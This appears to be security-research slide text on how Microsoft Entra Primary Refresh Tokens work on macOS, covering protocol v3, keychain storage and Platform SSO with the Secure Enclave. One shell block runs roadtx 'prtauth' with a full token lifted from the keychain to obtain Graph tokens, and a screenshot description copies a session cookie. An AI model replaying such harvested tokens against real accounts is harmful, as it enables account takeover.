
Using the PRT in protocol v3 is very similar as PRT broker flow on Windows.

Token request contains PRT, and is signed with the session key.


Response is encrypted with the session key,
ensuring the tokens cannot be obtained
without this key.

The screenshot shows a web browser interface at the top with a blue header containing "n 3.0". Below the header is a white bar with the word "Decoded" in large black font, followed by a smaller link "EDIT THE PAYLOAD AND SECRET". The main content area displays a table of network traffic. The first row has columns for size (400), offset (1265), type (JSON), status (checkmark), and IP (20.190.159.7). The second row has size (204), offset (904), type (0/), status (checkmark), and IP (40.79.189.58). The third row is highlighted in red and contains size (200), offset (6837), type (text), status (checkmark), and IP (20.190.159.7). The fourth row has size (200), offset (6716), type (text), status (checkmark), and IP (20.190.159.7). Below the table is a section titled "Response" with four tabs: "Pretty", "Raw", "Hex", and "Render". The "Raw" tab is selected, showing a raw HTTP response starting with "HTTP/1.1 200 OK". The response includes various headers such as "Cache-Control: no-store, no-cache", "Pragma: no-cache", "Content-Type: application/jose; charset=utf-8", "Expires: -1", "Strict-Transport-Security: max-age=31536000; includeSubDomains", "X-Content-Type-Options: nosniff", "P3P: CP=\"DSP CUR OTPi IND OTRi ONL FIN\"", "client-request-id: ae340a67-a75c-4e2c-b363-f0c12c6e4399", "x-ms-request-id: ca823310-a59e-4845-a1ea-4d3ae8971900", "x-ms-ests-server: 2.1.14357.7 - NEULR2 ProdSlices", "x-ms-clitelem: 1,0,0,2732.7983,", "X-XSS-Protection: 0", "Set-Cookie: fpc=AqBVoHzgljBEmPDkn2uRTf0tngJtAQAAABBEK9sOAAAAVyuECwEAAAAYxCvbDgAAANYUsYEBAAAAFsQr2w4AAAA; exp...", "Set-Cookie: x-ms-gateway-slice=estsfd; path=/; secure; samesite=None; httponly", "Date: Wed, 14 Dec 2022 13:18:16 GMT", "Connection: close", and "Content-Length: 6007". The body of the response is a long base64-encoded string.

PRTv3 protection – Keychain only



PRTv3 protection – Keychain contents



PRT protocol version 3.0

PRTs from the keychain can be used with roadtx – either using PRT protocol v3 or with the Windows PRT protocol

```
(ROADtools) → ROADtools git:(master) ✗ roadtx prtauth --pr  
NQ.AgABAwEAAADnfolhJpSnRYB1SVj-Hgd8AgDs_wUA9P_CNGZBXwm1yMF8  
rQ792fw1ry1_qRgdX2RJ-rQYQcVCIAkIbbb26PHE6r3CXIdcfbxGjhy7yPn  
MnV1msrwm_IZJZoaMQBxweecQG5Lj53ghArhFi2jzlwHazz3s9bmtsh0iHR  
NTCWiESnEGW1BqMv39cRKLpjFRfmXWdDFNhIxuT2XXV94GnPnrKf8HTYggd  
xBFT75vaGNlMno5I8w4q07w_lA1STQkoQmgKJLSEhi8L7Uyt04GRbbS5Ie-  
kFngSKyzn9zZl9SF0Ahm0hdAF72rzedhcc1ZrWzIAFXLGm3wW1lZiN0eLgB  
pvjsjWRpkKSvi3Kp1SflhvXPLR7oWS7D7FUNDSreQrtgaixcqFXRBemvx0r  
sXwpF1fEIcfXrR3Wzg3c -v3 -s https://graph.microsoft.com/.de  
Tokens were written to .roadtools_auth _
```



What about PRT v4?

Intune has recently added support for the Apple platform SSO module.

This allows storage of the key material in the Secure Enclave, Apples TPM like implementation




PRT protocol version 4.0

The [Microsoft Enterprise SSO plug-in](#) in Microsoft Entra ID includes two SSO features - **Platform SSO** and the **SSO app extension**. This article focuses on configuring [Platform SSO with Entra ID](#) for macOS devices which is in preview.

Some benefits of Platform SSO include:

- Includes the SSO app extension. You don't configure the SSO app extension separately.
- Go passwordless with phishing-resistant credentials that are hardware-bound to the Mac device.
- The sign in experience is similar to signing into a Windows device with a work or school account, like users do with Windows Hello for Business.
- Helps minimize the number of times users need to enter their Microsoft Entra ID credentials.
- Helps reduce the number of passwords users need to remember.
- Get the benefits of Microsoft Entra join, which allows any organization user to sign into the device.
- Included with all [Microsoft Intune licensing plans](#).

Apple Secure Enclave




